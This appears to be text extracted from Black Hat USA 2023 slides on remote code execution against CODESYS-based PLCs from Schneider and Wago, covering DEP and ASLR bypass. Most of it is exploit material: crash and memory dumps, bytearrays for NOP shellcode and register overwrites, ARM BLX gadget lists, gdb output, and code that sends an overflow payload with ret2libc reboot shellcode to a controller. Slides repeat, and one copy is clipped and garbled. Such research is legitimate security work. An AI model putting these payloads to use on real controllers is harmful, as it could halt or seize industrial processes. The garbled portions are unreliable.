plcMdl  ="TM251MESE"
osVersi ="5.1.9.35"
osDate  ="Feb  2 2022 13:46:29"
sysErr  ="DATA_ABT"
tskNbr  =0x03050718
tskName ="BlkDrvShmM2XX"
crDate  ="07/01/2000"
crTime  ="02:26:33"
r0      =0x00000000
r1      =0x00000000
r2      =0x00000000
r3      =0x00000000
r4      =0x16000100
r5      =0x17000100
r6      =0x18000100
r7      =0x19000100
r8      =0x1a000100
r9      =0x1b000100
r10     =0x00000000
r11     =0x1d000100
r12     =0x00000000
r13     =0x1e000100
r14     =0x00000000
expAdr  =0x03296e58
cpsr    =0x60000013
mmuAdr  =0xfffffffc
mmuSta  =0x00000007
stack   =
```

```
[03296db0]: 00000118 00829414 00000100 01000100
[03296dc0]: 02000100 03000100 04000100 05000100
[03296dd0]: 06000100 07000100 08000100 09000100
[03296de0]: 0a000100 0b000100 0c000100 0d000100
[03296df0]: 0e000100 0f000100 10000100 11000100
[03296e00]: 12000100 13000100 14000100 15000100
[03296e10]: 16000100 17000100 18000100 19000100
[03296e20]: 1a000100 1b000100 1c000100 1d000100
[03296e30]: 1e000100 03296e3c 0000a0e1 0000a0e1
[03296e40]: 0000a0e1 0000a0e1 0000a0e1 0000a0e1
[03296e50]: 0000a0e1 0000a0e1 29000100 2a000100
[03296e60]: 2b000100 2c000100 2d000100 2e000100
[03296e70]: 2f000100 30000100 31000100 32000100
[03296e80]: 33000100 34000100 35000100 36000100
[03296e90]: 37000100 38000100 39000100 3a000100
[03296ea0]: 3b000100 3c000100 3d000100 3e000100
[03296eb0]: 3f000100 40000100 41000100 42000100
[03296ec0]: 43000100 44000100 45000100 eeeeeeee
```

Exploit USA 2023 CODESYS Disable DEP By Design (RCE)

```
# START CRASH #
plcMdl  ="TM251MESE"
osVersi ="5.1.9.35"
osDate  ="Feb  2 2022 13:46:29"
sysErr  ="DATA_ABT"
tskNbr  =0x03050718
tskName ="BlkDrvShmM2XX"
crDate  ="07/01/2000"
crTime  ="02:26:33"
r0      =0x00000000
r1      =0x00000000
r2      =0x00000000
r3      =0x00000000
r4      =0x16000100
r5      =0x17000100
r6      =0x18000100
r7      =0x19000100
r8      =0x1a000100
r9      =0x1b000100
r10     =0x00000000
r11     =0x1d000100
r12     =0x00000000
r13     =0x1e000100
r14     =0x00000000
expAdr  =0x03296e58
cpsr    =0x60000013
mmuAdr  =0xfffffffc
mmuSta  =0x00000007
stack   =
```

```
[03296db0]: 00000118 00829414 00000100 01000100
[03296dc0]: 02000100 03000100 04000100 05000100
[03296dd0]: 06000100 07000100 08000100 09000100
[03296de0]: 0a000100 0b000100 0c000100 0d000100
[03296df0]: 0e000100 0f000100 10000100 11000100
[03296e00]: 12000100 13000100 14000100 15000100
[03296e10]: 16000100 17000100 18000100 19000100
[03296e20]: 1a000100 1b000100 1c000100 1d000100
[03296e30]: 1e000100 03296e3c 0000a0e1 0000a0e1
[03296e40]: 0000a0e1 0000a0e1 0000a0e1 0000a0e1
[03296e50]: 0000a0e1 0000a0e1 29000100 2a000100
[03296e60]: 2b000100 2c000100 2d000100 2e000100
[03296e70]: 2f000100 30000100 31000100 32000100
[03296e80]: 33000100 34000100 35000100 36000100
[03296e90]: 37000100 38000100 39000100 3a000100
[03296ea0]: 3b000100 3c000100 3d000100 3e000100
[03296eb0]: 3f000100 40000100 41000100 42000100
[03296ec0]: 43000100 44000100 45000100 eeeeeeee
```

Exploit USA 2023 CODESYS Disable DEP By Design (RCE)

```
# START CRASH #
plcMdl  ="TM251MESE"
osVersi ="5.1.9.35"
osDate  ="Feb  2 2022 13:46:29"
sysErr  ="DATA_ABT"
tskNbr  =0x03050718
tskName ="BlkDrvShmM2XX"
crDate  ="07/01/2000"
crTime  ="02:26:33"
r0      =0x00000000
r1      =0x00000000
r2      =0x00000000
r3      =0x00000000
r4      =0x16000100
r5      =0x17000100
r6      =0x18000100
r7      =0x19000100
r8      =0x1a000100
r9      =0x1b000100
r10     =0x00000000
r11     =0x1d000100
r12     =0x00000000
r13     =0x1e000100
r14     =0x00000000
expAdr  =0x03296e58
cpsr    =0x60000013
mmuAdr  =0xfffffffc
mmuSta  =0x00000007
stack   =
```

```
[03296db0]: 00000118 00829414 00000100 01000100
[03296dc0]: 02000100 03000100 04000100 05000100
[03296dd0]: 06000100 07000100 08000100 09000100
[03296de0]: 0a000100 0b000100 0c000100 0d000100
[03296df0]: 0e000100 0f000100 10000100 11000100
[03296e00]: 12000100 13000100 14000100 15000100
[03296e10]: 16000100 17000100 18000100 19000100
[03296e20]: 1a000100 1b000100 1c000100 1d000100
[03296e30]: 1e000100 03296e3c 0000a0e1 0000a0e1
[03296e40]: 0000a0e1 0000a0e1 0000a0e1 0000a0e1
[03296e50]: 0000a0e1 0000a0e1 29000100 2a000100
[03296e60]: 2b000100 2c000100 2d000100 2e000100
[03296e70]: 2f000100 30000100 31000100 32000100
[03296e80]: 33000100 34000100 35000100 36000100
[03296e90]: 37000100 38000100 39000100 3a000100
[03296ea0]: 3b000100 3c000100 3d000100 3e000100
[03296eb0]: 3f000100 40000100 41000100 42000100
[03296ec0]: 43000100 44000100 45000100 eeeeeeee
```

```
BASIC_JUNK_WITH_SPESIFIC_REGISTERS_VALUES_OVERWRITING = bytearray([0x00, 0x01, 0x00, 0x00,
                                                                   0x00, 0x01, 0x00, 0x01,
NOPS_SHELLCODE = bytearray([0xE1, 0xA0, 0x00, 0x00,                0x00, 0x01, 0x00, 0x02,
                            0xE1, 0xA0, 0x00, 0x00,                0x00, 0x01, 0x00, 0x03,
                            0xE1, 0xA0, 0x00, 0x00,                0x00, 0x01, 0x00, 0x04,
                            0xE1, 0xA0, 0x00, 0x00,                0x00, 0x01, 0x00, 0x05,
                            0xE1, 0xA0, 0x00, 0x00,                0x00, 0x01, 0x00, 0x06,
                            0xE1, 0xA0, 0x00, 0x00,                0x00, 0x01, 0x00, 0x07,
                            0xE1, 0xA0, 0x00, 0x00,                0x00, 0x01, 0x00, 0x08,
                            0x00, 0x01, 0x00, 0x29,                0x00, 0x01, 0x00, 0x09,
                            0x00, 0x01, 0x00, 0x2a,                0x00, 0x01, 0x00, 0x0a,
                            0x00, 0x01, 0x00, 0x2b,                0x00, 0x01, 0x00, 0x0b,
                            0x00, 0x01, 0x00, 0x2c,                0x00, 0x01, 0x00, 0x0c,
                            0x00, 0x01, 0x00, 0x2d,                0x00, 0x01, 0x00, 0x0d,
                            0x00, 0x01, 0x00, 0x2e,                0x00, 0x01, 0x00, 0x0e,
                            0x00, 0x01, 0x00, 0x2f,                0x00, 0x01, 0x00, 0x0f,
                            0x00, 0x01, 0x00, 0x30,                0x00, 0x01, 0x00, 0x10,
                            0x00, 0x01, 0x00, 0x31,                0x00, 0x01, 0x00, 0x11,
                            0x00, 0x01, 0x00, 0x32,                0x00, 0x01, 0x00, 0x12,
                            0x00, 0x01, 0x00, 0x33,                0x00, 0x01, 0x00, 0x13,
                            0x00, 0x01, 0x00, 0x34,                0x00, 0x01, 0x00, 0x14,
                            0x00, 0x01, 0x00, 0x35,                0x00, 0x01, 0x00, 0x15,
                            0x00, 0x01, 0x00, 0x36,                0x00, 0x01, 0x00, 0x16,  # R4
                            0x00, 0x01, 0x00, 0x37,                0x00, 0x01, 0x00, 0x17,  # R5
                            0x00, 0x01, 0x00, 0x38,                0x00, 0x01, 0x00, 0x18,  # R6
                            0x00, 0x01, 0x00, 0x39,                0x00, 0x01, 0x00, 0x19,  # R7
                            0x00, 0x01, 0x00, 0x3a,                0x00, 0x01, 0x00, 0x1a,  # R8
                            0x00, 0x01, 0x00, 0x3b,                0x00, 0x01, 0x00, 0x1b,  # R9
                            0x00, 0x01, 0x00, 0x3c,                0x00, 0x01, 0x00, 0x1b,  # R10
                            0x00, 0x01, 0x00, 0x3d,                0x00, 0x01, 0x00, 0x1b,  # R11
                            0x00, 0x01, 0x00, 0x3e,                0x00, 0x01, 0x00, 0x1b,  # SP
                            0x00, 0x01, 0x00, 0x3f,                0x00, 0x01, 0x00, 0x1b]) # PC
                            0x00, 0x01, 0x00, 0x40,
                            0x00, 0x01, 0x00, 0x41,
                            0x00, 0x01, 0x00, 0x42,
                            0x00, 0x01, 0x00, 0x43,
                            0x00, 0x01, 0x00, 0x44,
                            0x00, 0x01, 0x00, 0x45,
                            ])
```

Exploit USA 2023 CODESYS Disable DEP By Design (RCE)

```
# START CRASH #
plcMdl  ="TM251MESE"
osVersi ="5.1.9.35"
osDate  ="Feb  2 2022 13:46:29"
sysErr  ="DATA_ABT"
tskNbr  =0x03050718
tskName ="BlkDrvShmM2XX"
crDate  ="07/01/2000"
crTime  ="02:26:33"
r0      =0x00000000
r1      =0x00000000
r2      =0x00000000
r3      =0x00000000
r4      =0x16000100
r5      =0x17000100
r6      =0x18000100
r7      =0x19000100
r8      =0x1a000100
r9      =0x1b000100
r10     =0x00000000
r11     =0x1d000100
r12     =0x00000000
r13     =0x1e000100
r14     =0x00000000
expAdr  =0x03296e58
cpsr    =0x60000013
mmuAdr  =0xfffffffc
mmuSta  =0x00000007
stack   =
```

```
[03296db0]: 00000118 00829414 00000100 01000100
[03296dc0]: 02000100 03000100 04000100 05000100
[03296dd0]: 06000100 07000100 08000100 09000100
[03296de0]: 0a000100 0b000100 0c000100 0d000100
[03296df0]: 0e000100 0f000100 10000100 11000100
[03296e00]: 12000100 13000100 14000100 15000100
[03296e10]: 16000100 17000100 18000100 19000100
[03296e20]: 1a000100 1b000100 1c000100 1d000100
[03296e30]: 1e000100 03296e3c 0000a0e1 0000a0e1
[03296e40]: 0000a0e1 0000a0e1 0000a0e1 0000a0e1
[03296e50]: 0000a0e1 0000a0e1 29000100 2a000100
[03296e60]: 2b000100 2c000100 2d000100 2e000100
[03296e70]: 2f000100 30000100 31000100 32000100
[03296e80]: 33000100 34000100 35000100 36000100
[03296e90]: 37000100 38000100 39000100 3a000100
[03296ea0]: 3b000100 3c000100 3d000100 3e000100
[03296eb0]: 3f000100 40000100 41000100 42000100
[03296ec0]: 43000100 44000100 45000100 eeeeeeee
```

```
BASIC_JUNK_WITH_SPESIFIC_REGISTERS_VALUES_OVERWRITING = bytearray([0x00, 0x01, 0x00, 0x00,
                                                                   0x00, 0x01, 0x00, 0x01,
NOPS_SHELLCODE = bytearray([0xE1, 0xA0, 0x00, 0x00,                0x00, 0x01, 0x00, 0x02,
                            0xE1, 0xA0, 0x00, 0x00,                0x00, 0x01, 0x00, 0x03,
                            0xE1, 0xA0, 0x00, 0x00,                0x00, 0x01, 0x00, 0x04,
                            0xE1, 0xA0, 0x00, 0x00,                0x00, 0x01, 0x00, 0x05,
                            0xE1, 0xA0, 0x00, 0x00,                0x00, 0x01, 0x00, 0x06,
                            0xE1, 0xA0, 0x00, 0x00,                0x00, 0x01, 0x00, 0x07,
                            0xE1, 0xA0, 0x00, 0x00,                0x00, 0x01, 0x00, 0x08,
                            0x00, 0x01, 0x00, 0x29,                0x00, 0x01, 0x00, 0x09,
                            0x00, 0x01, 0x00, 0x2a,                0x00, 0x01, 0x00, 0x0a,
                            0x00, 0x01, 0x00, 0x2b,                0x00, 0x01, 0x00, 0x0b,
                            0x00, 0x01, 0x00, 0x2c,                0x00, 0x01, 0x00, 0x0c,
                            0x00, 0x01, 0x00, 0x2d,                0x00, 0x01, 0x00, 0x0d,
                            0x00, 0x01, 0x00, 0x2e,                0x00, 0x01, 0x00, 0x0e,
                            0x00, 0x01, 0x00, 0x2f,                0x00, 0x01, 0x00, 0x0f,
                            0x00, 0x01, 0x00, 0x30,                0x00, 0x01, 0x00, 0x10,
                            0x00, 0x01, 0x00, 0x31,                0x00, 0x01, 0x00, 0x11,
                            0x00, 0x01, 0x00, 0x32,                0x00, 0x01, 0x00, 0x12,
                            0x00, 0x01, 0x00, 0x33,                0x00, 0x01, 0x00, 0x13,
                            0x00, 0x01, 0x00, 0x34,                0x00, 0x01, 0x00, 0x14,
                            0x00, 0x01, 0x00, 0x35,                0x00, 0x01, 0x00, 0x15,
                            0x00, 0x01, 0x00, 0x36,                0x00, 0x01, 0x00, 0x16,  # R4
                            0x00, 0x01, 0x00, 0x37,                0x00, 0x01, 0x00, 0x17,  # R5
                            0x00, 0x01, 0x00, 0x38,                0x00, 0x01, 0x00, 0x18,  # R6
                            0x00, 0x01, 0x00, 0x39,                0x00, 0x01, 0x00, 0x19,  # R7
                            0x00, 0x01, 0x00, 0x3a,                0x00, 0x01, 0x00, 0x1a,  # R8
                            0x00, 0x01, 0x00, 0x3b,                0x00, 0x01, 0x00, 0x1b,  # R9
                            0x00, 0x01, 0x00, 0x3c,                0x00, 0x01, 0x00, 0x1b,  # R10
                            0x00, 0x01, 0x00, 0x3d,                0x00, 0x01, 0x00, 0x1b,  # R11
                            0x00, 0x01, 0x00, 0x3e,                0x00, 0x01, 0x00, 0x1b,  # SP
                            0x00, 0x01, 0x00, 0x3f,                0x00, 0x01, 0x00, 0x1b]) # PC
                            0x00, 0x01, 0x00, 0x40,
                            0x00, 0x01, 0x00, 0x41,
                            0x00, 0x01, 0x00, 0x42,
                            0x00, 0x01, 0x00, 0x43,
                            0x00, 0x01, 0x00, 0x44,
                            0x00, 0x01, 0x00, 0x45,
                            ])
```

Exploit USA 2023 CODESYS Disable DEP By Design (RCE)

```
# START CRASH #
plcMdl  ="TM251MESE"
osVersi ="5.1.9.35"
osDate  ="Feb  2 2022 13:46:29"
sysErr  ="DATA_ABT"
tskNbr  =0x03050718
tskName ="BlkDrvShmM2XX"
crDate  ="07/01/2000"
crTime  ="02:26:33"
r0      =0x00000000
r1      =0x00000000
r2      =0x00000000
r3      =0x00000000
r4      =0x16000100
r5      =0x17000100
r6      =0x18000100
r7      =0x19000100
r8      =0x1a000100
r9      =0x1b000100
r10     =0x00000000
r11     =0x1d000100
r12     =0x00000000
r13     =0x1e000100
r14     =0x00000000
expAdr  =0x03296e58
cpsr    =0x60000013
mmuAdr  =0xfffffffc
mmuSta  =0x00000007
stack   =
```

```
[03296db0]: 00000118 00829414 00000100 01000100
[03296dc0]: 02000100 03000100 04000100 05000100
[03296dd0]: 06000100 07000100 08000100 09000100
[03296de0]: 0a000100 0b000100 0c000100 0d000100
[03296df0]: 0e000100 0f000100 10000100 11000100
[03296e00]: 12000100 13000100 14000100 15000100
[03296e10]: 16000100 17000100 18000100 19000100
[03296e20]: 1a000100 1b000100 1c000100 1d000100
[03296e30]: 1e000100 03296e3c 0000a0e1 0000a0e1
[03296e40]: 0000a0e1 0000a0e1 0000a0e1 0000a0e1
[03296e50]: 0000a0e1 0000a0e1 29000100 2a000100
[03296e60]: 2b000100 2c000100 2d000100 2e000100
[03296e70]: 2f000100 30000100 31000100 32000100
[03296e80]: 33000100 34000100 35000100 36000100
[03296e90]: 37000100 38000100 39000100 3a000100
[03296ea0]: 3b000100 3c000100 3d000100 3e000100
[03296eb0]: 3f000100 40000100 41000100 42000100
[03296ec0]: 43000100 44000100 45000100 eeeeeeee
```

```
BASIC_JUNK_WITH_SPESIFIC_REGISTERS_VALUES_OVERWRITING = bytearray([0x00, 0x01, 0x00, 0x00,
                                                                   0x00, 0x01, 0x00, 0x01,
NOPS_SHELLCODE = bytearray([0xE1, 0xA0, 0x00, 0x00,                0x00, 0x01, 0x00, 0x02,
                            0xE1, 0xA0, 0x00, 0x00,                0x00, 0x01, 0x00, 0x03,
                            0xE1, 0xA0, 0x00, 0x00,                0x00, 0x01, 0x00, 0x04,
                            0xE1, 0xA0, 0x00, 0x00,                0x00, 0x01, 0x00, 0x05,
                            0xE1, 0xA0, 0x00, 0x00,                0x00, 0x01, 0x00, 0x06,
                            0xE1, 0xA0, 0x00, 0x00,                0x00, 0x01, 0x00, 0x07,
                            0xE1, 0xA0, 0x00, 0x00,                0x00, 0x01, 0x00, 0x08,
                            0x00, 0x01, 0x00, 0x29,                0x00, 0x01, 0x00, 0x09,
                            0x00, 0x01, 0x00, 0x2a,                0x00, 0x01, 0x00, 0x0a,
                            0x00, 0x01, 0x00, 0x2b,                0x00, 0x01, 0x00, 0x0b,
                            0x00, 0x01, 0x00, 0x2c,                0x00, 0x01, 0x00, 0x0c,
                            0x00, 0x01, 0x00, 0x2d,                0x00, 0x01, 0x00, 0x0d,
                            0x00, 0x01, 0x00, 0x2e,                0x00, 0x01, 0x00, 0x0e,
                            0x00, 0x01, 0x00, 0x2f,                0x00, 0x01, 0x00, 0x0f,
                            0x00, 0x01, 0x00, 0x30,                0x00, 0x01, 0x00, 0x10,
                            0x00, 0x01, 0x00, 0x31,                0x00, 0x01, 0x00, 0x11,
                            0x00, 0x01, 0x00, 0x32,                0x00, 0x01, 0x00, 0x12,
                            0x00, 0x01, 0x00, 0x33,                0x00, 0x01, 0x00, 0x13,
                            0x00, 0x01, 0x00, 0x34,                0x00, 0x01, 0x00, 0x14,
                            0x00, 0x01, 0x00, 0x35,                0x00, 0x01, 0x00, 0x15,
                            0x00, 0x01, 0x00, 0x36,                0x00, 0x01, 0x00, 0x16,  # R4
                            0x00, 0x01, 0x00, 0x37,                0x00, 0x01, 0x00, 0x17,  # R5
                            0x00, 0x01, 0x00, 0x38,                0x00, 0x01, 0x00, 0x18,  # R6
                            0x00, 0x01, 0x00, 0x39,                0x00, 0x01, 0x00, 0x19,  # R7
                            0x00, 0x01, 0x00, 0x3a,                0x00, 0x01, 0x00, 0x1a,  # R8
                            0x00, 0x01, 0x00, 0x3b,                0x00, 0x01, 0x00, 0x1b,  # R9
                            0x00, 0x01, 0x00, 0x3c,                0x00, 0x01, 0x00, 0x1b,  # R10
                            0x00, 0x01, 0x00, 0x3d,                0x00, 0x01, 0x00, 0x1b,  # R11
                            0x00, 0x01, 0x00, 0x3e,                0x00, 0x01, 0x00, 0x1b,  # SP
                            0x00, 0x01, 0x00, 0x3f,                0x00, 0x01, 0x00, 0x1b]) # PC
                            0x00, 0x01, 0x00, 0x40,
                            0x00, 0x01, 0x00, 0x41,
                            0x00, 0x01, 0x00, 0x42,
                            0x00, 0x01, 0x00, 0x43,
                            0x00, 0x01, 0x00, 0x44,
                            0x00, 0x01, 0x00, 0x45,
                            ])
```


black hat
Exploit USA 2023
P By Design (RCE)
# START CRASH #
plcMdl ="TM251MESE"
osVersi ="5.1.9.35"
osDate ="Feb 2 2022 13:46:29"
sysErr ="DATA_ABT"
tskNbr =0x03050718
tskName ="BlkDrvShmM2XX"
crDate ="07/01/2000"
crTime ="02:26:33"
r0 =0x00000000
r1 =0x00000000
r2 =0x00000000
r3 =0x00000000
r4 =0x16000100
r5 =0x17000100
r6 =0x18000100
r7 =0x19000100
r8 =0x1a000100
r9 =0x1b000100
r10 =0x00000000
r11 =0x1d000100
r12 =0x00000000
r13 =0x1e000100
r14 =0x00000000
expAdr =0x03296e58
cpsr =0x60000013
mmuAdr =0xfffffffc
mmuSta =0x00000007
stack =
[03296db0]: 00000118 00829414 00
[03296dc0]: 02000100 03000100 040
[03296dd0]: 06000100 07000100 080
[03296de0]: 0a0001 0 0c000
[03296df0]: 0e000 0100 10000
[03296e00]: 12000100 00100 14000
[03296e10]: 16000100 00100 18000
[03296e20]: 1a000100 00100 1c00
[03296e30]: 1e000100 0 6e3c 000
[03296e40]: 0000a0e1 0 a0e1 00
[03296e50]: 0000a0e1 00 a0e1
[03296e60]: 2b000100 2c 0100
[03296e70]: 2f000100 300
[03296e80]: 33000100 340
[03296e90]: 37000100 380
[03296ea0]: 3b000100 3c00 100
[03296eb0]: 3f000100 40000100 4
[03296ec0]: 43000100 44000100 450
TH_SPESIFIC_REGISTERS_VALUES_OVERWRITING = bytearray([0x00, 0x01, 0x00, 0x00,
0x00, 0x01, 0x00, 0x01,
S_SHELLCODE = bytearray([0xE1, 0xA0, 0x00, 0x00, 0x00, 0x01, 0x00, 0x02,
0xE1, 0xA0, 0x00, 0x00, 0x00, 0x01, 0x00, 0x03,
0xE1, 0xA0, 0x00, 0x00, 0x00, 0x01, 0x00, 0x04,
0xE1, 0xA0, 0x00, 0x00, 0x00, 0x01, 0x00, 0x05,
0xE1, 0xA0, 0x00, 0x00, 0x00, 0x01, 0x00, 0x06,
0xE1, 0xA0, 0x00, 0x00, 0x00, 0x01, 0x00, 0x07,
0xE1, 0xA0, 0x00, 0x00, 0x00, 0x01, 0x00, 0x08,
0x00, 0x01, 0x00, 0x29, 0x00, 0x01, 0x00, 0x09,
0x00, 0x01, 0x00, 0x2a, 0x00, 0x01, 0x00, 0x0a,
0x00, 0x01, 0x00, 0x2b, 0x00, 0x01, 0x00, 0x0b,
0x00, 0x01, 0x00, 0x2c, 0x00, 0x01, 0x00, 0x0c,
0x00, 0x01, 0x00, 0x2d, 0x00, 0x01, 0x00, 0x0d,
0x00, 0x01, 0x00, 0x2e, 0x00, 0x01, 0x00, 0x0e,
0x00, 0x01, 0x00, 0x2f, 0x00, 0x01, 0x00, 0x0f,
0x00, 0x01, 0x00, 0x30, 0x00, 0x01, 0x00, 0x10,
0x00, 0x01, 0x00, 0x31, 0x00, 0x01, 0x00, 0x11,
0x00, 0x01, 0x00, 0x32, 0x00, 0x01, 0x00, 0x12,
0x00, 0x01, 0x00, 0x33, 0x00, 0x01, 0x00, 0x13,
0x00, 0x01, 0x00, 0x34, 0x00, 0x01, 0x00, 0x14,
0x00, 0x01, 0x00, 0x35, 0x00, 0x01, 0x00, 0x15,
0x00, 0x01, 0x00, 0x36, 0x00, 0x01, 0x00, 0x16, # R4
0x00, 0x01, 0x00, 0x37, 0x00, 0x01, 0x00, 0x17, # R5
0x00, 0x01, 0x00, 0x38, 0x00, 0x01, 0x00, 0x18, # R6
0x00, 0x01, 0x00, 0x39, 0x00, 0x01, 0x00, 0x19, # R7
0x00, 0x01, 0x00, 0x3a, 0x00, 0x01, 0x00, 0x1a, # R8
0x00, 0x01, 0x00, 0x3b, 0x00, 0x01, 0x00, 0x1b, # R9
0x00, 0x01, 0x00, 0x3c, 0x00, 0x01, 0x00, 0x1b, # R10
0x00, 0x01, 0x00, 0x3d, 0x00, 0x01, 0x00, 0x1b, # R11
0x00, 0x01, 0x00, 0x3e, 0x00, 0x01, 0x00, 0x1b, # SP
0x00, 0x01, 0x00, 0x3f, 0x00, 0x01, 0x00, 0x1b]) # PC
0x00, 0x01, 0x00, 0x40,
0x00, 0x01, 0x00, 0x41,
0x00, 0x01, 0x00, 0x42,
0x00, 0x01, 0x00, 0x43,
0x00, 0x01, 0x00, 0x44,
0x00, 0x01, 0x00, 0x45,
])
Events

Bypass ASLR (AKA You Shall Pass) Wago

.text:00086D30	sub_86CF8	35 FF 2F E1	BLX	R5	; Branch with Link and Exchange (register indirect)
.text:00086D4C	sub_86CF8	34 FF 2F E1	BLX	R4	; Branch with Link and Exchange (register indirect)
.text:00087314	sub_8713C	35 FF 2F E1	BLX	R5	; Branch with Link and Exchange (register indirect)
.text:0008762C	sub_8747C	35 FF 2F E1	BLX	R5	; Branch with Link and Exchange (register indirect)
.text:0008A100	CheckForInterest	35 FF 2F E1	BLX	R5	; Branch with Link and Exchange (register indirect)
.text:0008A12C	CheckForInterest	33 FF 2F E1	BLX	R3	; Branch with Link and Exchange (register indirect)
.text:0008A160	CheckForInterest	33 FF 2F E1	BLX	R3	; Branch with Link and Exchange (register indirect)
.text:0008A194	CheckForInterest	33 FF 2F E1	BLX	R3	; Branch with Link and Exchange (register indirect)
.text:0008A294	CheckForInterest	33 FF 2F E1	BLX	R3	; Branch with Link and Exchange (register indirect)
.text:0008A2B8	CheckForInterest	33 FF 2F E1	BLX	R3	; Branch with Link and Exchange (register indirect)
.text:0008A2D8	CheckForInterest	33 FF 2F E1	BLX	R3	; Branch with Link and Exchange (register indirect)
.text:0008B488	WebServerHandleRequest	39 FF 2F E1	BLX	R9	; Branch with Link and Exchange (register indirect)
.text:0008BC78	SocketSetBlockingMode	33 FF 2F E1	BLX	R3	; Branch with Link and Exchange (register indirect)
.text:0008BDC0	FreeSocket	33 FF 2F E1	BLX	R3	; Branch with Link and Exchange (register indirect)
.text:0008BDF4	FreeSocket	35 FF 2F E1	BLX	R5	; Branch with Link and Exchange (register indirect)
.text:0008BE14	FreeSocket	33 FF 2F E1	BLX	R3	; Branch with Link and Exchange (register indirect)
.text:0008BE38	FreeSocket	33 FF 2F E1	BLX	R3	; Branch with Link and Exchange (register indirect)
.text:0008BE80	CloseSocketConnection	33 FF 2F E1	BLX	R3	; Branch with Link and Exchange (register indirect)
.text:0008BED0	AcceptSocket	33 FF 2F E1	BLX	R3	; Branch with Link and Exchange (register indirect)
.text:0008BF10	AcceptSocket	3A FF 2F E1	BLX	R10	; Branch with Link and Exchange (register indirect)
.text:0008BF30	AcceptSocket	33 FF 2F E1	BLX	R3	; Branch with Link and Exchange (register indirect)
.text:0008BFB0	AcceptSocket	3A FF 2F E1	BLX	R10	; Branch with Link and Exchange (register indirect)
.text:0008BFD8	AcceptSocket	36 FF 2F E1	BLX	R6	; Branch with Link and Exchange (register indirect)
.text:0008C000	AcceptSocket	36 FF 2F E1	BLX	R6	; Branch with Link and Exchange (register indirect)
.text:0008C048	AcceptSocket	33 FF 2F E1	BLX	R3	; Branch with Link and Exchange (register indirect)
.text:0008C0A0	AcceptSocket	33 FF 2F E1	BLX	R3	; Branch with Link and Exchange (register indirect)
.text:0008C180	OpenSocketConnection	33 FF 2F E1	BLX	R3	; Branch with Link and Exchange (register indirect)
.text:0008C1A4	OpenSocketConnection	33 FF 2F E1	BLX	R3	; Branch with Link and Exchange (register indirect)
.text:0008C1BC	OpenSocketConnection	39 FF 2F E1	BLX	R9	; Branch with Link and Exchange (register indirect)
.text:0008C1E0	OpenSocketConnection	33 FF 2F E1	BLX	R3	; Branch with Link and Exchange (register indirect)
.text:0008C254	OpenSocketConnection	35 FF 2F E1	BLX	R5	; Branch with Link and Exchange (register indirect)
.text:0008C27C	OpenSocketConnection	33 FF 2F E1	BLX	R3	; Branch with Link and Exchange (register indirect)

Bypass ASLR (AKA You Shall Pass) Wago

```
:0023048C 0D C0 A0 E1                   MOV             R12, SP ; Rd = Op2
:00230490 50 00 C0 F2                   VMOV.I32        Q8, #0  ; Vector Move
:00230494 70 D8 2D E9                   PUSH            {R4-R6,R11,R12,LR,PC} ; Push registers
:00230498 04 B0 4C E2                   SUB             R11, R12, #4 ; Rd = Op1 - Op2
:0023049C 87 DF 4D E2                   SUB             SP, SP, #0x21C ; Rd = Op1 - Op2
```

Bypass ASLR (AKA You Shall Pass) Wago

```
t:00230634 18 D0 4B E2                  SUB             SP, R11, #0x18 ; Rd = Op1 - Op2
t:00230638 70 A8 9D E8                  LDMFD           SP, {R4-R6,R11,SP,PC} ; Load Block from Memory
```

Exploit Bypass ASLR (AKA You Shall Pass) Wago

```
Thread 32 hit Breakpoint 1, 0x00230638 in ?? ()
(gdb) info r
r0             0x0                0
r1             0xb2fc1e38         3002867256
r2             0xb2fc1e3c         3002867260
r3             0x6c               108
r4             0xb2fc1e38         3002867256
r5             0xb2fc1be8         3002866664
r6             0xb2fc1be6         3002866662
r7             0x6eb0             28336
r8             0x4b1820           4921376
r9             0xb2fc1e68         3002867304
r10            0x17620            95776
r11            0xb2fc1e14         3002867220
r12            0xb2fc1be0         3002866656
sp             0xb2fc1dfc         0xb2fc1dfc
lr             0x230630           2295344
pc             0x230638           0x230638
cpsr           0x20010010         536936464
fpscr          0x10               16
(gdb)
```

Exploit Bypass ASLR (AKA You Shall Pass) Wago

```
Thread 32 hit Breakpoint 1, 0x00230638 in ?? ()
(gdb) info r
r0             0x0                 0
r1             0xb2fc1e38          3002867256
r2             0xb2fc1e3c          3002867260
r3             0x6c                108
r4             0xb2fc1e38          3002867256
r5             0xb2fc1be8          3002866664
r6             0xb2fc1be6          3002866662
r7             0x6eb0              28336
r8             0x4b1820            4921376
r9             0xb2fc1e68          3002867304
r10            0x17620             95776
r11            0xb2fc1e14          3002867220
r12            0xb2fc1be0          3002866656
sp             0xb2fc1dfc          0xb2fc1dfc
lr             0x230630            2295344
pc             0x230638            0x230638
cpsr           0x20010010          536936464
fpscr          0x10                16
(gdb)
```

Exploit Bypass ASLR (AKA You Shall Pass) Wago

```
Thread 32 hit Breakpoint 1, 0x00230638 in ?? ()
(gdb) info r
r0             0x0                 0
r1             0xb2fc1e38          3002867256
r2             0xb2fc1e3c          3002867260
r3             0x6c                108
r4             0xb2fc1e38          3002867256
r5             0xb2fc1be8          3002866664
r6             0xb2fc1be6          3002866662
r7             0x6eb0              28336
r8             0x4b1820            4921376
r9             0xb2fc1e68          3002867304
r10            0x17620             95776
r11            0xb2fc1e14          3002867220
r12            0xb2fc1be0          3002866656
sp             0xb2fc1dfc          0xb2fc1dfc
lr             0x230630            2295344
pc             0x230638            0x230638
cpsr           0x20010010          536936464
fpscr          0x10                16
(gdb)
```

Exploit

Bypass ASLR For Real (AKA You Shall Pass)

```
exploit_bytes = REGISTERS_OVERFLOW_ASLR_AND_DEP + BLX_R2_ADDRESS + REBOOT_WAGO_PLC_RET2LIBC_SHELLCODE
tag_thirteen = AppLayer.add_tag(TAG_TRACE_PACKET_CREATE_13, exploit_bytes, AL_ALIGN40)
send_big_data(data=tag_thirteen, service_id=0x0F, query_id=0x02, dev=dev)
```

Exploit

Bypass ASLR For Real (AKA You Shall Pass)

```
REGISTERS_OVERFLOW_ASLR_AND_DEP = bytearray([0x72, 0x65, 0x62, 0x6f,    # reboot
                                             0x6f, 0x74, 0x00, 0x00,
                                             0x02, 0x00, 0x00, 0x00,
                                             0x03, 0x00, 0x00, 0x00,
                                             0x04, 0x00, 0x00, 0x00,
                                             0x05, 0x00, 0x00, 0x00,
                                             0x06, 0x00, 0x00, 0x00,
                                             0x07, 0x00, 0x00, 0x00,
                                             0x08, 0x00, 0x00, 0x00,
                                             0x09, 0x00, 0x00, 0x00,
```

```
